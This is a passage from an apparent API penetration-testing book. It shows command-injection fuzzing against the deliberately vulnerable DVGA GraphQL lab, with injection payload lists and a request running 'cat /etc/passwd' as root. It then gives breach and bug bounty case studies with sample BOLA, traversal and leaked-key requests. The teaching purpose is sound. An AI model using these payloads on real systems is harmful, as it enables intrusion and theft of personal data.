We're able to retrieve every private paste by requesting different pIDs. Congratulations, this is a great find! Let's see what else we can discover.

Fuzzing for Command Injection

Now that we've analyzed the API, let's fuzz it for vulnerabilities to see if we can conduct an attack. Fuzzing GraphQL can pose an additional challenge, as most requests result in a 200 status code, even if they were formatted incorrectly. Therefore, we'll need to look for other indicators of success.

You'll find any errors in the response body, and you'll need to build a baseline for what these look like by reviewing the responses. Check whether errors all generate the same response length, for example, or if there are other significant differences between a successful response and a failed one. Of course, you should also review error responses for information disclosures that can aid your attack.

Since the query type is essentially read-only, we'll attack the mutation request types. First, let's take one of the mutation requests, such as the `Mutation ImportPaste` request, in our DVGA collection and intercept it with Burp Suite. You should see an interface similar to Figure 14-13.



Figure 14-13: An intercepted GraphQL mutation request

Send this request to Repeater to see the sort of response we should expect to see. You should receive a response like the following:

```
HTTP/1.0 200 OK
Content-Type: application/json
--snip--

{"data":{"importPaste":{
"result":"<HTML><HEAD><meta http-equiv=\"content-type\"content=\"text/html;charset=utf-8\">\
n<TITLE>301 Moved</TITLE></HEAD><BODY>\n<H1>301 Moved</H1>\nThe document has moved\
n<AHREF=\"http://www.google.com/\">here</A>.\n</BODY></HTML>\n"}}}
```

I happen to have tested the request by using *http://www.google.com/* as my URL for importing pastes; you might have a different URL in the request.

Now that we have an idea of how GraphQL will respond, let's forward this request to Intruder. Take a closer look at the body of the request:

```
{"query":"mutation ImportPaste ($host: String!, $port: Int!, $path: String!, $scheme: String!)
{\n        importPaste(host: $host, port: $port, path: $path, scheme: $scheme) {\n
result\n        }\n        }","variables":{"host":"google.com","port":80,"path":"/","scheme":"
http"}}
```

Notice that this request contains variables, each of which is preceded by `$` and followed by `!`. The corresponding keys and values are at the bottom of the request, following `"variables"`. We'll place our payload positions here, because these values contain user input that could be passed to backend processes, making them an ideal target for fuzzing. If any of these variables lack good input validation controls, we'll be able to detect a vulnerability and potentially exploit the weakness. We'll place our payload positions within this variables section:

```
"variables":{"host":"google.com$test§§test2§","port":80,"path":"/","scheme":"http"}}
```

Next, configure your two payload sets. For the first payload, let's take a sample of metacharacters from Chapter 12:

```
|
||
&
&&
'
"
;
'"
```

For the second payload set, let's use a sample of potential injection payloads, also from Chapter 12:

```
whoami
{"$where": "sleep(1000) "}
;%00
-- -
```

Finally, make sure payload encoding is disabled.

Now let's run our attack against the host variable. As you can see in Figure 14-14, the results are uniform, and there were no anomalies. All the status codes and response lengths were identical.

You can review the responses to see what they consisted of, but from this initial scan, there doesn't appear to be anything interesting.

Now let's target the `"path"` variable:

```
"variables":{"host":"google.com","port":80,"path":"/$test§§test2§","scheme":"http"}}
```



Figure 14-14: Intruder results for an attack on the host variable

We'll use the same payloads as the first attack. As you can see in Figure 14-15, not only do we receive a variety of response codes and lengths, but we also receive indicators of successful code execution.



Figure 14-15: Intruder results for an attack on the "path" variable

Digging through the responses, you can see that several of them were susceptible to the `whoami` command. This suggests that the `"path"` variable is vulnerable to operating system injection. In addition, the user that the command revealed is the privileged user, `root`, an indication that the app is running on a Linux host. You can update your second set of payloads to include the Linux commands `uname -a` and `ver` to see which operating system you are interacting with.

Once you've discovered the operating system, you can perform more targeted attacks to obtain sensitive information from the system. For example, in the request shown in Listing 14-3, I've replaced the `"path"` variable with `/; cat /etc/passwd`, which will attempt to make the operating system return the */etc/passwd* file containing a list of the accounts on the host system, shown in Listing 14-4.

```
POST /graphql HTTP/1.1
Host: 192.168.195.132:5000
Accept: application/json
Content-Type: application/json
--snip--

{"variables": {"scheme": "http",
"path": "/ ; cat /etc/passwd",
"port": 80, "host": "test.com"},
"query": "mutation ImportPaste ($host: String!, $port: Int!, $path: String!, $scheme: String!)
{\n        importPaste(host: $host, port: $port, path: $path, scheme: $scheme)
{\n          result\n        }\n      }"}
```

Listing 14-3: The request

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 1516
--snip--

{"data":{"importPaste":{"result":"<!DOCTYPE HTML PUBLIC \"-//IETF//DTD HTML 2.0//EN\">\n<html><head>\
n<title>301 Moved Permanently</title>\n</head><body>\n
<h1>Moved Permanently</h1>\n<p>The document has moved <a href=\"https://test.com/\">here</a>.</p>\n</
body></html>\n
root:x:0:0:root:/root:/bin/ash\nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/
sbin/nologin\nadm:x:3:4:adm:/var/adm:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nologin\
nsync:x:5:0:sync:/sbin:/bin/sync\nshutdown:x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/
sbin:/sbin/halt\nmail:x:8:12:mail:/var/mail:/sbin/nologin\nnews:x:9:13:news:/usr/lib/news:/sbin/
nologin\nuucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin\noperator:x:11:0:operator:/root:/
sbin/nologin\nman:x:13:15:man:/usr/man:/sbin/nologin\npostmaster:x:14:12:postmaster:/var/mail:/
sbin/nologin\ncron:x:16:16:cron:/var/spool/cron:/sbin/nologin\nftp:x:21:21::/var/lib/ftp:/sbin/
nologin\nsshd:x:22:22:sshd:/dev/null:/sbin/nologin\nat:x:25:25:at:/var/spool/cron/atjobs:/sbin/
nologin\nsquid:x:31:31:Squid:/var/cache/squid:/sbin/nologin\nxfs:x:33:33:X Font Server:/etc/X11/
fs:/sbin/nologin\ngames:x:35:35:games:/usr/games:/sbin/nologin\ncyrus:x:85:12::/usr/cyrus:/sbin/
nologin\nvpopmail:x:89:89::/var/vpopmail:/sbin/nologin\nntp:x:123:123:NTP:/var/empty:/sbin/nologin\
nsmmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin\nguest:x:405:100:guest:/dev/null:/sbin/
nologin\nnobody:x:65534:65534:nobody:/:/sbin/nologin\nutmp:x:100:406:utmp:/home/utmp:/bin/false\n"}}}
```

Listing 14-4: The response

You now have the ability to execute all commands as the root user within the Linux operating system. Just like that, we're able to inject system commands using a GraphQL API. From here, we could continue to enumerate information using this command injection vulnerability or else use commands to obtain a shell to the system. Either way, this is a very significant finding. Good job exploiting a GraphQL API!

Summary

In this chapter, we walked through an attack of a GraphQL API using some of the techniques covered in this book. GraphQL operates differently than the REST APIs we've worked with up to this point. However, once we adapted a few things to GraphQL, we were able to apply many of the same techniques to perform some awesome exploits. Don't be intimidated by new API types you might encounter; instead, embrace the tech, learn how it operates, and then experiment with the API attacks you've already learned.

DVGA has several more vulnerabilities we didn't cover in this chapter. I recommend that you return to your lab and exploit them. In the final chapter, I'll present real-world breaches and bounties involving APIs.

15

DATA BREACHES AND BUG BOUNTIES

The real-world API breaches and bounties covered in this chapter should illustrate how actual hackers have exploited API vulnerabilities, how vulnerabilities can be combined, and the significance of the weaknesses you might discover.

Remember that an app's security is only as strong as the weakest link. If you're facing the best firewalled, multifactor-based, zero-trust app but the blue team hasn't dedicated resources to securing their APIs, there is a security gap equivalent to the Death Star's thermal exhaust port. Moreover, these insecure APIs and exhaust ports are often intentionally exposed to the outside universe, offering a clear pathway to compromise and destruction. Use common API weaknesses like the following to your advantage when hacking.

The Breaches

After a data breach, leak, or exposure, people often point fingers and cast blame. I like to think of them instead as costly learning opportunities. To be clear, a *data breach* refers to a confirmed instance of a criminal exploiting a system to compromise the business or steal data. A *leak* or *exposure* is the discovery of a weakness that could have led to the compromise of sensitive information, but it isn't clear whether an attacker actually did compromise the data.

When data breaches take place, attackers generally don't disclose their findings, as the ones who brag online about the details of their conquests often end up arrested. The organizations that were breached also rarely disclose what happened, either because they are too embarrassed, they're protecting themselves from additional legal recourse, or (in the worst case) they don't know about it. For that reason, I will provide my own guess as to how these compromises took place.

Peloton

Data quantity: More than three million Peloton subscribers

Type of data: User IDs, locations, ages, genders, weights, and workout information

In early 2021, security researcher Jan Masters disclosed that unauthenticated API users could query the API and receive information for all other users. This data exposure is particularly interesting, as US president Joe Biden was an owner of a Peloton device at the time of the disclosure.

As a result of the API data exposure, attackers could use three different methods to obtain sensitive user data: sending a request to the */stats/workouts/details* endpoint, sending requests to the */api/user/search* feature, and making unauthenticated GraphQL requests.

The /stats/workouts/details Endpoint

This endpoint is meant to provide a user's workout details based on their ID. If a user wanted their data to be private, they could select an option that was supposed to conceal it. The privacy feature did not properly function, however, and the endpoint returned data to any consumer regardless of authorization.

By specifying user IDs in the POST request body, an attacker would receive a response that included the user's age, gender, username, workout ID, and Peloton ID, as well as a value indicating whether their profile was private:

```
POST /stats/workouts/details HTTP/1.1
Host: api.onepeloton.co.uk
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: application/json, text/plain, */*
--snip--
{"ids":["10001","10002","10003","10004","10005","10006",]}
```

The IDs used in the attack could be brute-forced or, better yet, gathered by using the web application, which would automatically populate user IDs.

User Search

User search features can easily fall prey to business logic flaws. A GET request to the */api/user/search/:<username>* endpoint revealed the URL that led to the user's profile picture, location, ID, profile privacy status, and social information such as their number of followers. Anyone could use this data exposure feature.

GraphQL

Several GraphQL endpoints allowed the attacker to send unauthenticated requests. A request like the following would provide a user's ID, username, and location:

```
POST /graphql HTTP/1.1
Host: gql-graphql-gateway.prod.k8s.onepeloton.com
--snip--
{"query":
"query SharedTags($currentUserID: ID!) (\n  User: user(id: "currentUserID") (\r\n__typename\n
id\r\n  location\r\n  )\r\n)". "variables": ( "currentUserID": "REDACTED")}
```

By using the `REDACTED` user ID as a payload position, an unauthenticated attacker could brute-force user IDs to obtain private user data.

The Peloton breach is a demonstration of how using APIs with an adversarial mindset can result in significant findings. It also goes to show that if an organization is not protecting one of its APIs, you should treat this as a rallying call to test its other APIs for weaknesses.

USPS Informed Visibility API

Data quantity: Approximately 60 million exposed USPS users

Type of data: Email, username, real-time package updates, mailing address, phone number

In November 2018, *KrebsOnSecurity* broke the story that the US Postal Service (USPS) website had exposed the data of 60 million users. A USPS program called Informed Visibility made an API available to authenticated users so that consumers could have near real-time data about all mail. The only problem was that any USPS authenticated user with access to the API could query it for any USPS account details. To make things worse, the API accepted wildcard queries. This means an attacker could easily request the user data for, say, every Gmail user by using a query like this one: */api/v1/find?email=*@gmail.com*.

Besides the glaring security misconfigurations and business logic vulnerabilities, the USPS API was also vulnerable to an excessive data exposure issue. When the data for an address was requested, the API would respond

with all records associated with that address. A hacker could have detected the vulnerability by searching for various physical addresses and paying attention to the results. For example, a request like the following could have displayed the records of all current and past occupants of the address:

```
POST /api/v1/container/status
Token: UserA
--snip--

{
"street": "475 L' Enfant Plaza SW",
"city": Washington DC"
}
```

An API with this sort of excessive data exposure might respond with something like this:

```
{
       "street":"475 L' Enfant Plaza SW",
       "City":"Washington DC",
       "customer": [
              {
                     "name":"Rufus Shinra",
                     "username":"novp4me",
                     "email":"rufus@shinra.com",
                     "phone":"123-456-7890",
              },
              {
                     "name":"Professor Hojo",
                     "username":"sep-father",
                     "email":"prof@hojo.com",
                     "phone":"102-202-3034",
              }
              ]
}
```

The USPS data exposure is a great example of why more organizations need API-focused security testing, whether that be through a bug bounty program or penetration testing. In fact, the Office of Inspector General of the Informed Visibility program had conducted vulnerability assessment a month prior to the release of the *KrebsOnSecurity* article. The assessors failed to mention anything about any APIs, and in the Office of Inspector General's "Informed Visibility Vulnerability Assessment," the testers determined that "overall, the IV web application encryption and authentication were secure" (*https://www.uspsoig.gov/sites/default/files/document-library-files/2018/IT-AR-19-001.pdf*). The public report also includes a description of the vulnerability-scanning tools used in order to test the web application that provided the USPS testers with false-negative results. This means that their tools assured them that nothing was wrong when in fact there were massive problems.

If any security testing had focused on the API, the testers would have discovered glaring business logic flaws and authentication weaknesses. The

USPS data exposure shows how APIs have been overlooked as a credible attack vector and how badly they need to be tested with the right tools and techniques.

T-Mobile API Breach

Data quantity: More than two million T-Mobile customers

Type of data: Name, phone number, email, date of birth, account number, billing ZIP code

In August 2018, T-Mobile posted an advisory to its website stating that its cybersecurity team had "discovered and shut down an unauthorized access to certain information." T-Mobile also alerted 2.3 million customers over text message that their data was exposed. By targeting one of T-Mobile's APIs, the attacker was able to obtain customer names, phone numbers, emails, dates of birth, account numbers, and billing ZIP codes.

As is often the case, T-Mobile has not publicly shared the specific details of the breach, but we can go out on a limb and make a guess. One year earlier, a YouTube user discovered and disclosed an API vulnerability that may have been similar to the vulnerability that was exploited. In a video titled "T-Mobile Info Disclosure Exploit," user "moim" demonstrated how to exploit the T-Mobile Web Services Gateway API. This earlier vulnerability allowed a consumer to access data by using a single authorization token and then adding any user's phone number to the URL. The following is an example of the data returned from the request:

```
implicitPermissions:
0:
user:
IAMEmail:
"rafae1530116@yahoo.com"
userid:
"U-eb71e893-9cf5-40db-a638-8d7f5a5d20f0"
lines:
0:
accountStatus: "A"
ban:
"958100286"
customerType: "GMP_NM_P"
givenName: "Rafael"
insi:
"310260755959157"
isLineGrantable: "true"
msison:
"19152538993"
permissionType: "inherited"
1:
accountStatus: "A"
ban:
"958100286"
customerType: "GMP_NM_P"
givenName: "Rafael"
```

```
imsi:
"310260755959157"
isLineGrantable: "false"
msisdn:
"19152538993"
permissionType: "linked"
```

As you look at the endpoint, I hope some API vulnerabilities are already coming to mind. If you can search for your own information using the `msisdn` parameter, can you use it to search for other phone numbers? Indeed, you can! This is a BOLA vulnerability. What's worse, phone numbers are very predictable and often publicly available. In the exploit video, moim takes a random T-Mobile phone number from a dox attack on Pastebin and successfully obtains that customer's information.

This attack is only a proof of concept, but it has room for improvement. If you find an issue like this during an API test, I recommend working with the provider to obtain additional test accounts with separate phone numbers to avoid exposing actual customer data during your testing. Exploit the findings and then describe the impact a real attack could have on the client's environment, particularly if an attacker brute-forces phone numbers and breaches a significant amount of client data.

After all, if this API was the one responsible for the breach, the attacker could have easily brute-forced phone numbers to gather the 2.3 million that were leaked.

The Bounties

Not only do bug bounty programs reward hackers for finding and reporting weaknesses that criminals would have otherwise compromised, but their write-ups are also an excellent source of API hacking lessons. If you pay attention to them, you might learn new techniques to use in your own testing. You can find write-ups on bug bounty platforms such as HackerOne and Bug Crowd or from independent sources like Pentester Land, ProgrammableWeb, and APIsecurity.io.

The reports I present here represent a small sample of the bounties out there. I selected these three examples to capture the diverse range of issues bounty hunters come across and the sorts of attacks they use. As you'll see, in some instances these hackers dive deep into an API by combining exploit techniques, following numerous leads, and implementing novel web application attacks. You can learn a lot from bounty hunters.

The Price of Good API Keys

Bug bounty hunter: Ace Candelario

Bounty: $2,000

Candelario began his bug hunt by investigating a JavaScript source file on his target, searching it for terms such as *api*, *secret*, and *key* that might have

indicated a leaked secret. Indeed, he discovered an API key being used for BambooHR human resources software. As you can see in the JavaScript, the key was base64 encoded:

```
function loadBambooHRUsers() {
var uri = 'https://api.bamboohr.co.uk/api/gateway.php/example/v1/employees/directory');
return $http.get(uri, { headers: {'Authorization': 'Basic VXNlcm5hbWU6UGFzc3dvcmQ='};
}
```

Because the code snippet includes the HR software endpoint as well, any attacker who discovered this code could try to pass this API key off as their own parameter in an API request to the endpoint. Alternatively, they could decode the base64-encoded key. In this example, you could do the following to see the encoded credentials:

```
hAPIhacker@Kali:~$ echo 'VXNlcm5hbWU6UGFzc3dvcmQ=' | base64 -d
Username:Password
```

At this point, you would likely already have a strong case for a vulnerability report. Still, you could go further. For example, you could attempt to use the credentials on the HR site to prove that you could access the target's sensitive employee data. Candelario did so and used a screen capture of the employee data as his proof of concept.

Exposed API keys like this one are an example of a broken authentication vulnerability, and you'll typically find them during API discovery. Bug bounty rewards for the discovery of these keys will depend on the severity of the attack in which they can be used.

Lessons Learned

- Dedicate time to researching your target and discovering APIs.
- Always keep an eye out for credentials, secrets, and keys; then test what you can do with your findings.

Private API Authorization Issues

Bug bounty hunter: Omkar Bhagwat

Bounty: $440

By performing directory enumeration, Bhagwat discovered an API and its documentation located at *academy.target.com/api/docs*. As an unauthenticated user, Omkar was able to find the API endpoints related to user and admin management. Moreover, when he sent a GET request for the */ping* endpoint, Bhagwat noticed that the API responded to him without using any authorization tokens (see Figure 15-1). This piqued Bhagwat's interest in the API. He decided to thoroughly test its capabilities.

*Figure 15-1: An example Omkar Bhagwat provided for his bug bounty write-up that demonstrates the API responding to his /*ping *request with a "pong" response*

While testing other endpoints, Bhagwat eventually received an API response containing the error "authorization parameters are missing." He searched the site and found that many requests used an authorization Bearer token, which was exposed.

By adding that Bearer token to a request header, Bhagwat was able to edit user accounts (see Figure 15-2). He could then perform administrative functions, such as deleting, editing, and creating new accounts.

Figure 15-2: Omkar's successful API request to edit a user's account password

Several API vulnerabilities led to this exploitation. The API documentation disclosed sensitive information about how the API operated and how to manipulate user accounts. There is no business purpose to making this documentation available to the public; if it weren't available, an attacker would have likely moved on to the next target without stopping to investigate.

By thoroughly investigating the target, Bhagwat was able to discover a broken authentication vulnerability in the form of an exposed authorization Bearer token. Using the Bearer token and documentation, he then found a BFLA.

Lessons Learned

- Launch a thorough investigation of a web application when something piques your interest.
- API documentation is a gold mine of information; use it to your advantage.
- Combine your findings to discover new vulnerabilities.

Starbucks: The Breach That Never Was

Bug bounty hunter: Sam Curry

Bounty: $4,000

Curry is a security researcher and bug hunter. While participating in Starbucks' bug bounty program, he discovered and disclosed a vulnerability that prevented a breach of nearly 100 million personally identifiable information (PII) records belonging to Starbucks' customers. According to the Net Diligence breach calculator, a PII data breach of this size could have cost Starbucks $100 million in regulatory fines, $225 million in crisis management costs, and $25 million in incident investigation costs. Even at a conservative estimate of $3.50 per record, a breach of that size could have resulted in a bill of around $350 million. Sam's finding was epic, to say the least.

On his blog at *https://samcurry.net*, Curry provides a play-by-play of his approach to hacking the Starbucks API. The first thing that caught his interest was the fact that the Starbucks gift card purchase process included API requests containing sensitive information to the endpoint */bff/proxy*:

```
POST /bff/proxy/orchestra/get-user HTTP/1.1
HOST: app.starbucks.com

{
"data":
"user": {
"exId": "77EFFC83-7EE9-4ECA-9849-A6A23BF1830F",
"firstName": "Sam",
"lastName": "Curry",
"email": "samwcurry@gmail.com",
"partnerNumber": null,
"birthDay": null,
"birthMonth": null,
```

```
"loyaltyProgram": null
}
}
```

As Curry explains on his blog, *bff* stands for "backend for frontend," meaning the application passes the request to another host to provide the functionality. In other words, Starbucks was using a proxy to transfer data between the external API and an internal API endpoint.

Curry attempted to probe this */bff/proxy/orchestra* endpoint but found it wouldn't transfer user input back to the internal API. However, he discovered a */bff/proxy/user:id* endpoint that did allow user input to make it beyond the proxy:

```
GET /bff/proxy/stream/v1/users/me/streamItems/..\ HTTP/1.1
Host: app.starbucks.com

{
"errors": [
{
"message": "Not Found",
"errorCode": 404
}]}
```

By using `..\` at the end of the path, Curry was attempting to traverse the current working directory and see what else he could access on the server. He continued to test for various directory traversal vulnerabilities until he sent the following:

```
GET /bff/proxy/stream/v1/me/stramItems/web\..\.\..\.\..\.\..\.\..\..\..\.\..\
```

This request resulted in a different error message:

```
"message": "Bad Request",
"errorCode": 400
```

This sudden change in an error request meant Curry was onto something. He used Burp Suite Intruder to brute-force various directories until he came across a Microsoft Graph instance using */search/v1/accounts*. Curry queried the Graph API and captured a proof of concept that demonstrated he had access to an internal customer database containing IDs, usernames, full names, emails, cities, addresses, and phone numbers.

Because he knew the syntax of the Microsoft Graph API, Curry found that he could include the query parameter `$count=true` to get a count of the number of entries, which came up to 99,356,059, just shy of 100 million.

Curry found this vulnerability by paying close attention to the API's responses and filtering results in Burp Suite, allowing him to find a unique status code of 400 among all the standard 404 errors. If the API provider hadn't disclosed this information, the response would have blended in with all the other 404 errors, and an attacker would likely have moved on to another target.

By combining the information disclosure and security misconfiguration, he was able to brute-force the internal directory structure and find the Microsoft Graph API. The additional BFLA vulnerability allowed Curry to use administrative functionality to perform user account queries.

Lessons Learned

- Pay close attention to subtle differences between API responses. Use Burp Suite Comparer or carefully compare requests and responses to identify potential weaknesses in an API.
- Investigate how the application or WAF handles fuzzing and directory traversal techniques.
- Leverage evasive techniques to bypass security controls.

An Instagram GraphQL BOLA

- **Bug bounty hunter:** Mayur Fartade
- **Bounty:** $30,000

In 2021, Fartade discovered a severe BOLA vulnerability in Instagram that allowed him to send POST requests to the GraphQL API located at */api/v1/ads/graphql/* to view the private posts, stories, and reels of other users.

The issue stemmed from a lack of authorization security controls for requests involving a user's media ID. To discover the media ID, you could use brute force or capture the ID through other means, such as social engineering or XSS. For example, Fartade used a POST request like the following:

```
POST /api/v1/ads/graphql HTTP/1.1
Host: i.instagram.com
Parameters:
doc_id=[REDACTED]&query_params={"query_params":{"access_token":"","id":"[MEDIA_ID]"}}
```

By targeting the `MEDIA_ID` parameter and providing a null value for `access_token`, Fartade was able to view the details of other users' private posts:

```
"data":{
"instagram_post_by_igid":{
"id":
"creation_time":1618732307,
"has_product_tags":false,
"has_product_mentions":false,
"instagram_media_id":
006",
"instagram_media_owner_id":"!
"instagram_actor": {
"instagram_actor_id":"!
"id":"1
},
```

```
"inline_insights_node":{
"state": null,
"metrics":null,
"error":null
},
"display_url":"https:\/\/scontent.cdninstagram.com\/VV/t51.29350-15\/
"instagram_media_type":"IMAGE",
"image":{
"height":640,
"width":360
},
"comment_count":
"like_count":
"save_count":
"ad_media": null,
"organic_instagram_media_id":"
--snip--
]
}
}
```

This BOLA allowed Fartade to make requests for information simply by specifying the media ID of a given Instagram post. Using this weakness, he was able to gain access to details such as likes, comments, and Facebook-linked pages of any user's private or archived posts.

Lessons Learned

- Make an effort to seek out GraphQL endpoints and apply the techniques covered in this book; the payout could be huge.
- When at first your attacks don't succeed, combine evasive techniques, such as by using null bytes with your attacks, and try again.
- Experiment with tokens to bypass authorization requirements.

Summary

This chapter used API breaches and bug bounty reports to demonstrate how you might be able to exploit common API vulnerabilities in real-world environments. Studying the tactics of adversaries and bug bounty hunters will help you expand your own hacking repertoire to better help secure the internet. These stories also reveal how much low-hanging fruit is out there. By combining easy techniques, you can create an API hacking masterpiece.

Become familiar with the common API vulnerabilities, perform thorough analysis of endpoints, exploit the vulnerabilities you discover, report your findings, and bask in the glory of preventing the next great API data breach.